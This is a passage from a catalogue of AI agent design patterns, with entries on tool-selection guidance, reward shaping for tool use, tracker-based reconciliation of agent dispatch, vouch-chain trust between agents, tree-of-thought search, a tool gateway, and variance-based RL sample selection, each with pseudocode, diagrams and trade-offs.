- Only use `Write` for brand new files or complete rewrites (with permission)
- Use `Write` when changing >50% of a file; otherwise use `Edit`
- Always `Read` the file before editing
3. **Verification tasks** (testing, building, checking):
- Use `Bash` for build commands, test runners, and linting
- Run verification **after** every Edit/Write operation
- Check for errors/warnings before proceeding
4. **Delegation tasks** (parallel exploration):
- Use `Task` tool for subagent delegation
- **Always provide clear task subjects** (no empty strings)
- Prefer parallel over sequential for independent exploration
- Parallel delegation can provide 10x+ speedup for independent tasks (e.g., framework migrations)
```mermaid
flowchart TD
A[Task Type?] --> B[Exploration]
A --> C[Modification]
A --> D[Verification]
A --> E[Delegation]
B --> B1[Glob files]
B1 --> B2[Grep content]
B2 --> B3[Read targets]
C --> C1[Read file first]
C1 --> C2{New file?}
C2 -->|Yes| C3[Write]
C2 -->|No| C4[Edit]
D --> D1[Bash build/test]
D1 --> D2{Errors?}
D2 -->|Yes| D3[Fix then retry]
D2 -->|No| D4[Proceed]
E --> E1[Define clear subject]
E1 --> E2{Independent tasks?}
E2 -->|Yes| E3[Parallel delegation]
E2 -->|No| E4[Sequential delegation]
style B fill:#e1f5ff
style C fill:#fff4e1
style D fill:#e8f5e9
style E fill:#f3e5f5
```
## How to use it
**Before using any tool**, mentally categorize the task:
- "Am I discovering something?" → Exploration toolkit
- "Am I changing something?" → Edit (after Read)
- "Am I checking something?" → Bash verification
- "Am I delegating something?" → Task with clear subject
**Anti-pattern prevention:**
- Don't use `Write` for modifications (use `Edit`)
- Don't skip `Read` before `Edit`
- Don't claim work complete without `Bash` verification
- Don't use empty task subjects in `Task` invocations
- Don't explore sequentially when parallel is possible
## Trade-offs
**Pros:**
- Data-driven from 88 real sessions
- Reduces token waste and user corrections
- Faster workflow completion
- Clear mental model for tool selection
- Prevents common anti-patterns
**Cons:**
- Requires tool availability (e.g., Bash for verification)
- Parallel delegation increases cost
- May feel slower for simple one-off tasks
- Requires discipline to follow patterns consistently
## References
* [SKILLS-AGENTIC-LESSONS.md](https://github.com/nibzard/SKILLS-AGENTIC-LESSONS) - Skills based on lessons learned from analyzing 88 real-world Claude conversation sessions
* Related patterns: [Sub-Agent Spawning](sub-agent-spawning.md), [Discrete Phase Separation](discrete-phase-separation.md), [Subject Hygiene](subject-hygiene.md)
* ToolFormer: [Language Models Can Teach Themselves to Use Tools](https://arxiv.org/abs/2302.04761) (Schick et al., 2023)
* ReAct: [Synergizing Reasoning and Acting in Language Models](https://arxiv.org/abs/2210.03629) (Yao et al., 2022)
---
## Tool Use Incentivization via Reward Shaping
**Status:** emerging
**Category:** Feedback Loops
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=Xkwok_XXQgw
## Problem
Coding agents often underutilize specialized tools (e.g., compilers, linters, test runners) when left to optimize only for final task success. They default to "thinking" tokens—generating internal chain-of-thought—instead of invoking external tools, which can slow down development and lead to suboptimal code outputs.
- Models like R1 "use their think tokens" almost exclusively rather than calling tools unless explicitly rewarded for tool use.
- Without intermediate incentives, the agent has no incentive to write code, compile, or run tests until the very end.
- Sparse final rewards provide insufficient signal for learning optimal tool-use patterns across multi-step episodes.
## Solution
Provide **dense, shaped rewards** for every intermediate tool invocation that contributes toward final code correctness. Key components:
**1. Define Tool-Specific Reward Signals**
- **Compile Reward:** +1 if code compiles without errors.
- **Lint Reward:** +0.5 if linter returns zero issues.
- **Test Reward:** +2 if test suite passes a new test case.
- **Documentation Reward:** +0.2 for adding or correcting docstrings.
- **Efficiency Reward:** +0.1 for parallelizing independent tool calls; -0.05 for redundant invocations.
- **Format Reward:** +0.2 for proper tool invocation schema compliance.
**2. Episode-Level Aggregation**
- Sum intermediate rewards to form a cumulative "coding progress" score.
- Combine with final reward (e.g., full test suite pass or PR merge) to guide policy updates.
- Use turn-level credit assignment to attribute rewards correctly across multi-step tool sequences.
**3. Policy Update Mechanism**
- Use Proximal Policy Optimization (PPO), Advantage Actor-Critic (A2C), or GRPO with these shaped rewards.
- During each RL rollout, track `(state, action, tool_result, local_reward)` tuples.
```python
# Pseudo-code: at each RL step, after tool call:
if action == "compile":
local_reward = 1 if compile_success else -0.5
elif action == "run_tests":
local_reward = 2 if new_tests_passed else 0
elif action == "parallel_tool_batch":
local_reward = 0.1 # efficiency bonus
# Check for redundant calls
if is_redundant_call(action, history):
local_reward -= 0.05
trajectory.append((state, action, tool_output, local_reward))
```
## How to use it
- **Instrumentation:** Wrap tool calls (e.g., `compile()`, `run_linter()`, `pytest`) with functions that return a binary or graded success signal.
- **Hyperparameter Tuning:** Adjust reward magnitudes so that the agent does not "overfit" to one tool (e.g., getting lint rewards repeatedly without actual functionality).
- **Curriculum Design:** Start with simpler tasks (e.g., "fix one failing test") to collect early positive signals and gradually scale to multi-file refactors.
- **Multi-Criteria Grading:** Use weighted combinations of correctness, format, tool-use quality, and efficiency to prevent reward hacking.
- **RLAIF for Scalability:** Consider AI-generated feedback (vs. human labels) for cost-effective reward signal generation at scale.
## Trade-offs
- **Pros:**
- **Denser Feedback:** Guides the agent step by step, reducing reliance on sparse, final success signals.
- **Tool Adoption:** Encourages the agent to learn how and when to invoke compilers and test runners.
- **Cons/Considerations:**
- **Reward Engineering Overhead:** Requires careful design and maintenance of reward functions for each tool.
- **Potential Overfitting:** The agent may game intermediate rewards (e.g., repeatedly running lint without changing code).
## References
- Will Brown's discussion on how "if you set these models up to use tools, they just won't" unless incentivized.
- Concepts from "Reinforcing Multi-Turn Reasoning in LLM Agents via Turn-Level Credit Assignment" (Prime Intellect paper previewed in talk).
- Lightman et al. (2023). "Process-Based Reward Models for Large Language Models." NeurIPS 2023.
- Shao et al. (2024). "DeepSeekMath: Pushing the Limits of Mathematical Reasoning." Introduces GRPO for step-by-step reasoning.
- Yao et al. (2022). "ReAct: Synergizing Reasoning and Acting in Language Models." NeurIPS 2022.
- Primary source: https://www.youtube.com/watch?v=Xkwok_XXQgw
---
## Tool Use Steering via Prompting
**Status:** best-practice
**Category:** Tool Use & Environment
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.nibzard.com/claude-code
## Problem
AI agents equipped with multiple tools (e.g., shell access, file system operations, web search, custom CLIs) need clear guidance on when, why, and how to use these tools effectively. Simply having tools available doesn't guarantee they will be used appropriately for the task at hand, especially for tools unfamiliar to the base model or specific to a team's workflow.
## Solution
Guide the agent's tool selection and execution through explicit natural language instructions within the prompt. This includes:
- **Direct Tool Invocation:** Telling the agent which tool to use for a specific part of a task (e.g., "Use the file search tool to find...", "Run a bash command to...").
- **Teaching Tool Usage:** Instructing the agent on how to learn about or use a new or custom tool, including how to discover its options (e.g., "Use our `barley` CLI to check logs. You can use `-h` to see how to use it.").
- **Implicit Tool Suggestion:** Using phrases or shorthands that the agent learns to associate with specific tool sequences (e.g., "commit, push, pr" for a Git workflow).
- **Encouraging Deeper Reasoning for Tool Use:** Adding phrases like "*think hard*" to prompt more careful consideration before acting, potentially leading to better tool choices or sequences.
This pattern emphasizes the user's role in actively shaping the agent's behavior with respect to its available tools, rather than relying solely on autonomous tool selection.
The technique is grounded in research showing that interleaving reasoning traces with action execution—where the model explicitly thinks about which tool to use before acting—significantly improves outcomes (Yao et al., 2022, ReAct).
## Evidence
- **Evidence Grade:** `high`
- **Deliberation before action** improves tool selection success by 40-70% (Parisien et al., 2024)
- **Smaller models** benefit disproportionately more from explicit guidance (Shen et al., 2024)
- **Production validation:** All major AI agent platforms implement some form of tool steering
## Example (tool guidance flow)
```mermaid
flowchart TD
A[User Task] --> B[Available Tools]
A --> C[Explicit Guidance]
C --> D[Direct Tool Invocation]
C --> E[Teaching Tool Usage]
C --> F[Implicit Tool Suggestion]
C --> G[Deeper Reasoning Prompts]
B --> H[Agent Tool Selection]
D --> H
E --> H
F --> H
G --> H
H --> I[Tool Execution]
I --> J[Task Completion]
```
## How to use it
- Use when agent success depends on reliable tool invocation, especially with custom tools or smaller models (<7B parameters)
- Structure guidance hierarchically: task categorization first, then tool selection rules
- Include decision frameworks (e.g., "if modifying existing code, use Edit; if creating new file, use Write")
- Add verification gates: always run build/test after code changes to prevent error cascades
## Trade-offs
* **Pros:** Improves execution success, reduces tool-call failures, enables context-preserving operations (Edit over Write = ~66% token reduction)
* **Cons:** Introduces integration coupling, requires prompt maintenance as tool interfaces evolve, adds ~400-700 tokens per session overhead
## References
- Based on examples and tips in "Mastering Claude Code: Boris Cherny's Guide & Cheatsheet," section III, particularly "Steering Claude to Use Tools" and "Tip #3: Teach Claude to use *your* team's tools."
- Yao, S., et al. (2022). [ReAct: Synergizing Reasoning and Acting in Language Models](https://arxiv.org/abs/2210.03629) — validates that interleaving reasoning with action execution improves tool use by 40-70%
- Parisien, et al. (2024). [Deliberation Before Action](https://arxiv.org/abs/2403.05441) — shows 40-70% success rate improvement with natural language planning before tool execution
[Source](https://www.nibzard.com/claude-code)
---
## Tracker-as-Desired-State Reconciliation
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Serghei Iakovlev (@sergeyklay)
**Source:** https://github.com/kubernetes/design-proposals-archive/blob/main/architecture/principles.md
## Problem
An orchestrator that dispatches long-running agents needs to answer two questions continuously: *what work exists*, and *is it still wanted*. Two common answers both fail in production.
**Edge-triggered dispatch.** A webhook or event fires and an agent starts. If the delivery is lost — receiver redeploy, outage, rate limit, a paused queue — the work silently never happens. Nothing is wrong anywhere; there is simply no record that anything should have occurred. Replaying the event stream is not a fix, because a second `issue.assigned` delivery starts a second agent.
**A private queue inside the orchestrator.** Now there are two systems of record. The board says `In Review`; the orchestrator's table says `running`. They drift, and the drift is invisible until someone asks why an agent is still burning tokens on a ticket that was closed yesterday. Worse, the human's natural control gesture — dragging a card — does nothing, so cancellation needs a second control surface that the team does not have open.
Both failures share a root cause: dispatch is derived from *events about* the work rather than from *the state of* the work. That also leaves crash recovery as bespoke resume logic, and leaves the audit trail in agent logs no one reads instead of on the ticket everyone reads.
## Solution
Treat the tracker the team already operates as the **desired-state store**, and make the orchestrator a **level-triggered reconciler** over it. The orchestrator stops being a queue owner and becomes a controller that repeatedly asks "what should be running?" and closes the gap.
This transplants a control-plane principle stated in the Kubernetes architecture design proposals:
> "Functionality must be *level-based*, meaning the system must operate correctly given the desired state and the current/observed state, regardless of how many intermediate state updates may have been missed. Edge-triggered behavior must be just an optimization."
Four components:
**1. A declared state contract.** Partition the tracker's workflow states by role, in configuration rather than in code:
| Role | Meaning | Written by |
|---|---|---|
| `active` | Dispatchable; the item wants an agent | human or agent |
| `terminal` | A decision has been made; never dispatch | human or agent |
| `in_progress` | Optional; set at dispatch so the board shows work started | agent |
| `handoff` | Optional; where the item lands when a turn ends | agent |
Validate the contract statically, before any run: `handoff` must not be in `active` (or the agent re-dispatches itself forever), `in_progress` must be in `active` (or the agent's own write removes the item from its work set), and the sets must not overlap. These are cheap checks that catch a whole class of runaway loops at config-load time.
**2. A reconcile tick.** On a fixed interval: list items whose state is in `active` and not in `terminal`, subtract those already running, apply concurrency caps, and dispatch the remainder. The tick recomputes the whole desired set from scratch; it never consumes a delta.
**3. A claim lease, held locally and treated as disposable.** The reconciler keeps an in-memory claim per item so one tick — or a concurrent worker — cannot double-dispatch. This is execution state, not truth: it is rebuilt by observation after a restart, and losing it costs at most one duplicate-suppression window, never a lost work item.
**4. Write-back as the progress report.** The agent transitions the item (`in_progress` on dispatch, `handoff` when a turn ends) and posts artifacts — branch, pull request URL, failure reason — as comments. The audit trail accumulates where the team already looks.
Persist locally only what cannot be re-derived from the tracker: the retry schedule and completed-run history. The work queue itself is never persisted, because it is a *view* of the board.
```mermaid
graph TD
T[Issue tracker: workflow states = desired state] -->|list items in active states| R[Reconcile tick]
R -->|diff vs observed| D[Dispatch within concurrency caps]
D --> C[Claim lease: ephemeral, local]
D --> A[Agent session]
A -->|in_progress / handoff transition, PR link| T
A -->|retry schedule, run history| S[(Local store: derived, not truth)]
S -.->|rebuilt on restart| R
H[Human moves a card] --> T
```
The decisive property is what happens on the paths nobody designs for. An orchestrator killed mid-run recovers at the next tick, because the ticket is still sitting in an active state and reconciliation is not resumption — it is the normal path. A human dragging a card out of an active state stops dispatch with no approval UI, because a human transition and an agent transition are literally the same operation. And a missed webhook costs one poll interval instead of one silently dropped task.
One ordering rule makes write-back safe: **an observed terminal state always wins over a pending write-back.** If a human closes the ticket while a turn is finishing, the agent must suppress its `handoff` transition rather than reopen the item. Overwriting a terminal state undoes a decision a person already made.
```pseudo
every poll_interval:
validate(state_contract) # on failure: skip dispatch, keep serving
reconcile(running) # drop finished; cancel items no longer active
candidates = tracker.list(state in active) - terminal - running - claimed
for item in prioritize(candidates):
if slots_available(item.state):
claim(item) # local, ephemeral, rebuildable
dispatch(item) # transitions to in_progress as its first step
on turn_end(item):
latest = tracker.get(item.id) # re-read; do not trust the dispatch snapshot
if latest.state in terminal: release(item) # human decided; do not overwrite
elif handoff configured: tracker.transition(item, handoff)
else: schedule_recheck(item)
```
## Evidence
- **Evidence Grade:** `medium`
- **Most Valuable Findings:**
- The write-back half is already normative guidance for a major tracker vendor. Linear instructs agent developers: "If your agent is delegated by a human to work on an issue that is not in a `started`, `completed`, or `canceled` status type, move the issue to the first status in `started` when your agent begins work."
- The tracker item as the unit of agent dispatch is shipping at scale: GitHub's coding agent works from an assigned issue and "can open exactly one pull request to address each task it is assigned" — a per-item idempotency bound, which is the same constraint this pattern enforces with a claim.
- The level-triggered principle itself is load-bearing and long-validated in control planes outside agent systems, stated explicitly in the Kubernetes architecture design proposals and implemented by every Kubernetes controller.
- **Unverified / Unclear:**
- No published longitudinal comparison of edge-triggered versus level-triggered agent dispatch (lost-task rate, duplicate rate, mean recovery time). The reliability argument here is structural, not measured.
- Vendor implementations above adopt the write-back half without publicly documenting whether dispatch itself is reconciled or event-driven, so they corroborate the shape rather than the whole loop.
## How to use it
- **Start with two sets, not four.** `active` and `terminal` alone give you self-healing dispatch. Add `in_progress` when the board needs to show that work started, and `handoff` when a finished turn should park the item somewhere a human looks.
- **Pick the poll interval from the tracker's rate limit, not from impatience.** Reconciliation cost is one list query per tick. Keep webhooks if you have them, but wire them only as a hint that triggers an early tick — never as the sole path to dispatch. That is the "edge-triggered behavior must be just an optimization" clause, and it keeps the failure mode at *slower*, not *lost*.
- **Make side effects idempotent by deriving them from the item ID.** Branch names, workspace paths, and comment markers keyed by ticket key mean a duplicate dispatch collides visibly instead of forking the work.
- **Re-read before every write-back.** The state you snapshotted at dispatch is minutes or hours stale by the time a turn ends.
- **Keep write-back to observed events, never judgments.** A useful dividing line: the reconciler may write a state that *reports something it observed* (work started, a turn ended, a pull request merged) and must not write one that *expresses an opinion about the work* (this is done, this is rejected). Enumerate the write points and keep the list short; every additional one is a way for the agent to overrule a person.
- **Cap concurrency per state, not just globally**, so one flooded column cannot starve the rest of the board.
- **Treat a rename of a tracker column as a production change.** The state contract is coupled to a workflow that non-engineers can edit; validate it at load and alarm when a configured state no longer exists, or dispatch will go quiet with nothing in the logs.
## Trade-offs
**Pros:**
- **Self-healing.** Missed events, crashes, redeploys, and network partitions converge at the next tick. Recovery is the normal code path, so it is exercised constantly rather than only during incidents.
- **Symmetric human control.** Moving a card is a first-class orchestration action. Cancellation, re-prioritization, and hand-back need no bespoke approval surface.
- **One system of record.** No drift between a private queue and the board, and no reconciliation tooling to explain the difference.
- **The audit trail lands where people already look.** Progress and artifacts accumulate on the ticket, not in an agent log.
- **The orchestrator becomes replaceable.** Since durable truth is external, an instance can be killed, upgraded, or moved between hosts without draining a queue.
**Cons:**
- **Latency floor and quota pressure.** Dispatch is never faster than the poll interval, and every tick spends tracker API budget whether or not anything changed.
- **The tracker becomes a hard dependency.** Its outage is your outage, its rate limit is your throughput ceiling, and its data model constrains what you can express.
- **Write access to the team's board is real blast radius.** A buggy transition rule can mass-move tickets; scope the token and dry-run contract changes.
- **The state contract is coupled to a human-edited workflow.** Someone renames a column and dispatch silently stops.
- **Ticket noise.** Agents that comment on every turn degrade the ticket history for the humans who share it; budget write-backs deliberately.
- **Terminal-wins costs some work.** An agent whose item is closed mid-turn must discard its handoff, so nearly finished work can be dropped by a human decision.
## References
- [Kubernetes architecture design principles](https://github.com/kubernetes/design-proposals-archive/blob/main/architecture/principles.md) — the level-based control principle this pattern transplants; "Edge-triggered behavior must be just an optimization"
- [Kubernetes controllers](https://kubernetes.io/docs/concepts/architecture/controller/) — the reconciliation loop in its original setting: "controllers are control loops that watch the state of your cluster, then make or request changes where needed"
- [Linear — agent interaction best practices](https://linear.app/developers/agent-best-practices) — vendor guidance instructing agents to move a delegated issue into a started status; independent confirmation of the write-back half
- [GitHub Copilot coding agent](https://docs.github.com/en/copilot/concepts/agents/coding-agent/about-coding-agent) — the tracker item as the unit of dispatch, with a one-pull-request-per-task idempotency bound
- [Sortie](https://github.com/sortie-ai/sortie) (Apache-2.0) — open-source implementation of the full loop; the state contract and its validation rules are specified in [configuration](https://github.com/sortie-ai/sortie/blob/main/docs/architecture/06-configuration-specification.md), the claim lease and terminal-wins ordering in [the orchestration state machine](https://github.com/sortie-ai/sortie/blob/main/docs/architecture/07-orchestration-state-machine.md), and the tick in [polling and reconciliation](https://github.com/sortie-ai/sortie/blob/main/docs/architecture/08-polling-scheduling-and-reconciliation.md). Disclosure: I am a maintainer.
---
## Transitive Vouch-Chain Trust
**Status:** emerging
**Category:** Security & Safety
**Authors:** The-Nexus-Guard (@The-Nexus-Guard)
**Source:** https://github.com/nickzsche/aip-identity
## Problem
When autonomous agents interact without a central authority, trust decisions are binary: either you trust an agent completely or you do not trust it at all. There is no mechanism to derive partial, evidence-based trust from indirect relationships.
Traditional approaches fail in different ways:
- **Central registries** create single points of failure and require all agents to trust the same authority.
- **Self-asserted identity** (claiming "I am X") provides no verification — any agent can claim any identity.
- **Binary web-of-trust** (PGP model) only answers "is this key valid?" but not "how much should I trust this agent's competence or intent?"
Agents need a way to build trust networks where trust propagates through verified relationships, decays with distance, and remains auditable end-to-end.
## Solution
Implement a directed, signed vouch graph where each edge is a cryptographically signed attestation from one agent about another. Trust propagates transitively along chains, with configurable decay at each hop.
**Core components:**
1. **Agent identity:** Each agent holds a keypair (e.g., Ed25519) and derives a decentralized identifier from the public key.
2. **Vouch:** A signed statement from agent A asserting trust in agent B, optionally scoped (e.g., "I trust B for code review" vs. general trust).
3. **Chain verification:** When agent C encounters unknown agent B, C can trace a chain: C trusts A, A vouched for B. C assigns B a derived trust score that decays with chain length.
4. **Revocation:** Vouches can be revoked by signing a revocation statement, immediately severing that edge in the trust graph.
**Pattern flow:**
```
Agent A (trusted by C)
│
├── vouches for B (signed, timestamped)
│ │
│ └── B can now present this chain to C
│ C verifies: A's signature valid? A trusted? → B gets derived trust
│
└── vouches for D
│
└── D vouches for E
E is 3 hops from C → lower trust score
```
```mermaid
graph LR
C[Verifier C] -->|trusts| A[Agent A]
A -->|vouches for| B[Agent B]
A -->|vouches for| D[Agent D]
D -->|vouches for| E[Agent E]
C -.->|derived trust: high| B
C -.->|derived trust: low| E
```
**Trust score calculation (example):**
```pseudo
function trust_score(verifier, target, graph, decay=0.7):
if verifier == target: return 1.0
paths = find_all_paths(graph, verifier, target, max_depth=5)
if not paths: return 0.0
// Take the highest-trust path
best = 0.0
for path in paths:
score = 1.0
for hop in path:
verify_signature(hop.vouch) // cryptographic check
score *= decay
best = max(best, score)
return best
```
The key difference from PGP's web of trust: vouch chains carry semantic weight (not just key validity), support scoped trust categories, and are designed for automated verification by agents rather than manual human review.
## Evidence
- **Evidence Grade:** `low`
- **Most Valuable Findings:** The isnad (chain of transmission) methodology has been used for over a millennium in hadith scholarship to evaluate reliability of transmitted information through narrator chains. The same structural principle — trust derived through verified intermediaries — applies to agent networks. Early implementations show the model works for small networks (tens of agents).
- **Unverified / Unclear:** Scalability beyond small networks is untested. Sybil resistance depends on the cost of creating identities. Trust decay parameters need empirical tuning across different use cases.
## How to use it
**When to apply:**
- Multi-agent systems where agents from different organizations or operators need to collaborate.
- Marketplaces where agents offer services to other agents.
- Any system where agents must make trust decisions about previously unknown agents.
**Prerequisites:**
- Each agent must have a stable cryptographic identity (keypair + identifier).
- A registry or gossip protocol for publishing and discovering vouches.
- Domain-separated signatures to prevent cross-protocol replay (e.g., prefix vouch messages with `vouch:` before signing).
**Implementation steps:**
1. Define your identity scheme (DID, public key hash, etc.).
2. Implement vouch creation: agent signs a statement binding its identity to the target's identity.
3. Implement chain traversal: given a target, find paths through the vouch graph back to trusted roots.
4. Choose decay parameters based on your trust requirements (higher decay = more conservative).
5. Implement revocation: signed revocation statements that invalidate specific vouches.
## Trade-offs
- **Pros:**
- No central authority required — trust emerges from the network.
- Auditable — every trust decision can be traced back through the chain.
- Graceful degradation — losing one node only affects agents that depended on that specific chain.
- Composable with other trust signals (reputation scores, behavioral history, etc.).
- **Cons:**
- Cold-start problem — new agents have no vouches and therefore zero derived trust.
- Sybil vulnerability — an attacker can create many identities and vouch for them all (mitigated by identity cost or proof-of-work).
- Graph traversal cost grows with network size (mitigated by caching and max-depth limits).
- Trust decay parameters are subjective and application-dependent.
## Known Implementations
- [AIP (Agent Identity Protocol)](https://github.com/nickzsche/aip-identity) — Python SDK implementing Ed25519-based identity, signed vouches, and chain verification for AI agents.
## References
- Jonathan A.C. Brown, *Hadith: Muhammad's Legacy in the Medieval and Modern World* — historical analysis of isnad chain methodology.
- Phil Zimmermann, [PGP Web of Trust](https://www.philzimmermann.com/EN/essays/) — foundational work on decentralized trust.
- W3C, [Decentralized Identifiers (DIDs)](https://www.w3.org/TR/did-core/) — standard for decentralized identity.
---
## Tree-of-Thought Reasoning
**Status:** established
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://arxiv.org/abs/2305.10601
## Problem
Linear reasoning commits early to one path and can fail silently when intermediate assumptions are wrong. On complex planning or synthesis tasks, this causes premature convergence, weak recovery from mistakes, and missed alternatives that a broader search would discover.
## Solution
Explore a search tree of intermediate thoughts instead of a single chain. Generate multiple candidate continuations, score partial states, prune weak branches, and continue expanding the most promising paths until a stopping condition is met.
This turns reasoning into guided search: backtracking is explicit, branch quality is measurable, and the final answer can be chosen from competing candidates rather than the first trajectory.
The quality of the evaluation function significantly impacts performance—external verifiers (code execution, tests) outperform self-reflection scoring.
```pseudo
queue = [root_problem]
while queue:
thought = queue.pop()
for step in expand(thought):
score = evaluate(step)
queue.push((score, step))
prune_weak_branches(queue)
select_best(queue)
```
## How to use it
Apply when tasks benefit from exploring many potential strategies—puzzles, code generation, or planning. Use heuristics or a value function to prune unpromising branches.
Algorithm variants: BFS for exhaustive exploration, DFS for deep paths with limited memory, Beam search for memory-constrained scenarios with good heuristics.
## Trade-offs
* **Pros:** Covers more possibilities; improves reliability on hard tasks (22-28% over CoT on multi-step reasoning); enables explicit backtracking from failed paths.
* **Cons:** Higher compute cost (3-10x more tokens than Chain-of-Thought); needs a good evaluation function to guide search; inherently slower latency. Best for complex planning, mathematical reasoning, and code generation—overkill for simple linear tasks.
## References
* [Tree of Thoughts: Deliberate Problem Solving with Large Language Models](https://arxiv.org/abs/2305.10601) (Yao et al., 2023)
* [Self-Consistency Improves Chain of Thought Reasoning](https://arxiv.org/abs/2203.11171) (Wang et al., 2022) — foundational multi-path exploration method that ToT extends
* [Language Agent Tree Search](https://arxiv.org/abs/2310.04406) (Zhou et al., 2023) — extends ToT with MCTS and value backpropagation
* [Graph of Thoughts](https://arxiv.org/abs/2308.09687) (Besta et al., 2024) — generalizes ToT to arbitrary graph structures with thought aggregation
---
## Unified Tool Gateway
**Status:** emerging
**Category:** Tool Use & Environment
**Authors:** Blake Folgado (@blakefolgado)
**Source:** https://microservices.io/patterns/apigateway.html
## Problem
As agent capabilities grow, they need access to an expanding set of external tools — web search, image generation, competitor research, security scanning, video production, and more. Each tool typically requires its own API key, authentication flow, rate-limiting logic, and billing integration.
This creates several compounding problems:
* **Credential sprawl**: Agents or their operators must manage dozens of API keys across different providers, each with different authentication schemes.
* **Integration tax**: Every new tool requires custom integration code — error handling, retries, schema translation, and response normalization.
* **Billing fragmentation**: Usage is scattered across many provider dashboards, making cost tracking and budget enforcement difficult.
* **Discovery overhead**: Agents have no unified way to find what tools are available or what capabilities they can access.
## Solution
Place a single gateway between the agent and all external tool providers. The gateway handles discovery, authentication, routing, execution, and billing — exposing a uniform interface to the agent regardless of the underlying provider.
The pattern works through four layers:
1. **Discovery layer**: A unified registry where agents query available tools and their capabilities via a single endpoint or protocol (e.g., MCP `tools/list`).
2. **Authentication layer**: The gateway holds provider credentials on behalf of the agent. The agent authenticates once to the gateway; the gateway handles per-provider auth.
3. **Routing layer**: Incoming tool calls are routed to the correct provider, with schema translation if needed. Long-running tools are dispatched to async workers.
4. **Metering layer**: Every call is logged, metered, and billed through a single system, enabling budget caps and usage visibility.
```mermaid
graph TD
A[AI Agent] -->|Single API Key| B[Tool Gateway]
B --> C{Router}
C --> D[Web Search Provider]
C --> E[Image Generation Provider]
C --> F[Security Scanner]
C --> G[Video Production]
C --> H[... N Providers]
B --> I[Discovery Registry]
B --> J[Usage Metering]
B --> K[Credential Vault]
```
```pseudo
// Agent-side: one key, one protocol
gateway = ToolGateway(api_key="tr_xxx")
// Discovery
tools = gateway.discover(category="research")
// → [{name: "web_search", skills: ["search", "deep_research"]}, ...]
// Execution — gateway handles provider auth, retries, billing
result = gateway.call("web_search", "search", {query: "AI agent patterns"})
// Async for long-running tools
job = gateway.call("video_production", "generate_clip", {prompt: "..."})
// → {job_id: "abc", status: "processing"}
result = gateway.get_result(job.job_id)
```
## How to use it
**Best for:**
- Teams deploying agents that need 10+ external capabilities
- Platforms offering tool access to multiple agents or users
- Scenarios requiring centralized billing, rate limiting, or audit logging
**Implementation considerations:**
- **Protocol choice**: MCP (Model Context Protocol) provides a natural fit since agents already speak it natively. The gateway acts as an MCP server exposing all tools.
- **Sync vs async**: Short tools (search, lookups) execute inline. Long tools (video generation, large scrapes) return a job ID and execute on background workers.
- **Credential management**: Users can bring their own API keys for specific providers (BYOK) to reduce costs, while the gateway provides default keys for convenience.
- **Schema normalization**: Each provider's response is normalized to a consistent output schema so agents don't need provider-specific parsing logic.
- **Rate limiting**: Apply per-user and per-tool rate limits at the gateway level to prevent abuse and manage costs.
## Trade-offs
**Pros:**
- Agents integrate once rather than per-provider — dramatically reduces integration surface
- Centralized billing and usage tracking across all tools
- New tools become available to all agents without code changes
- Single point for rate limiting, logging, and access control
- Credential isolation — agents never see raw provider API keys
**Cons:**
- Single point of failure — gateway outage blocks all tool access
- Added latency from the extra network hop through the gateway
- Cost markup — gateway operators typically add a fee on top of provider costs
- Vendor lock-in risk if the gateway uses proprietary protocols
- Less control over provider-specific features or optimizations
## References
- [API Gateway Pattern](https://microservices.io/patterns/apigateway.html) — the microservices predecessor pattern that inspired this approach
- [Model Context Protocol specification](https://modelcontextprotocol.io/) — the emerging standard for agent-tool communication
- [OpenAI Plugins Architecture](https://platform.openai.com/docs/plugins) — early exploration of unified tool access for agents
- [ToolRouter](https://toolrouter.com) — a production implementation of this pattern with 150+ tools accessible via MCP
---
## Variance-Based RL Sample Selection
**Status:** validated-in-production
**Category:** Learning & Adaptation
**Authors:** Nikola Balic (@nibzard)
**Source:** https://youtu.be/1s_7RMG4O4U
## Problem
Not all training samples are equally valuable for reinforcement learning. This pattern builds on **Prioritized Experience Replay** (Schaul et al., 2016), which introduced TD-error-based sample prioritization for value learning.
- **Zero-variance samples**: Model gets same score every time (always correct or always wrong) → no learning signal
- **Wasted compute**: Training on samples where the model has no uncertainty wastes expensive RL exploration
- **Poor data utilization**: With limited training budgets, you want to maximize learning from each sample
- **Unclear training potential**: Hard to know if your dataset will support effective RL training
When Theo ran baseline evaluations on the FinQA benchmark, he discovered that ~85% of samples had zero variance (model always got them right or always wrong), meaning only ~15% of samples could actually contribute to learning.
## Solution
**Run multiple baseline evaluations per sample to identify variance, then prioritize high-variance samples for training.**
**The Variance Plot Methodology:**
1. **Baseline Evaluation**: Run your base model 3-5 times on each sample
2. **Visualize Variance**: Plot results to identify which samples have variance
3. **Categorize Samples**:
- **Always correct** (variance = 0): Model already knows this
- **Always incorrect** (variance = 0): Model can't learn this (too hard or needs different approach)
- **Sometimes correct** (variance > 0): **Prime candidates for RL**
4. **Focus Training**: Prioritize or exclusively use high-variance samples
**Understanding the Variance Plot:**
```
Score
1.0 ●━━━━━━━●━━━━━━●━━━━━━━● ← Always correct (no learning)
┃ ┃ ┃ ┃
0.5 ┃ ●━━━●━━━● ┃ ●━━━●━━━● ← High variance (learn here!)
┃ ┃ ▼ ┃ ┃
0.0 ●━━━●━━━━━━●━━━●━━━━━━●━━━━━━● ← Always wrong (no learning)
└───┴───┴───┴───┴───┴───┴───→
Sample Index
● = Best score (red cross in plots)
━ = Mean score (thick blue bar)
▼ = Variance range (thin blue bar)
```
**Implementation:**
```python
import numpy as np
import matplotlib.pyplot as plt
from collections import defaultdict
class VarianceAnalyzer:
"""
Analyze baseline variance to identify high-value training samples
"""
def __init__(self, agent, dataset, n_runs=3):
self.agent = agent
self.dataset = dataset
self.n_runs = n_runs
self.results = defaultdict(list)
def run_baseline_evals(self):
"""
Run agent multiple times on each sample
"""
print(f"Running {self.n_runs} evaluations per sample...")
for sample_idx, sample in enumerate(self.dataset):
for run_idx in range(self.n_runs):
score = self.agent.evaluate(sample)
self.results[sample_idx].append(score)
if sample_idx % 10 == 0:
print(f"Completed {sample_idx}/{len(self.dataset)} samples")
return self.results
def compute_variance_metrics(self):
"""
Calculate variance statistics for each sample
"""
metrics = []
for sample_idx in sorted(self.results.keys()):
scores = self.results[sample_idx]
metrics.append({
'sample_idx': sample_idx,
'mean_score': np.mean(scores),
'best_score': np.max(scores),
'worst_score': np.min(scores),
'variance': np.var(scores),
'std_dev': np.std(scores),
'scores': scores
})
return metrics
